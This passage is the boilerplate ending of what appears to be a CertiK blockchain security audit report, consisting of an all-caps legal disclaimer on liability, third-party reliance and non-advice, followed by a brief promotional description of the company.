WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.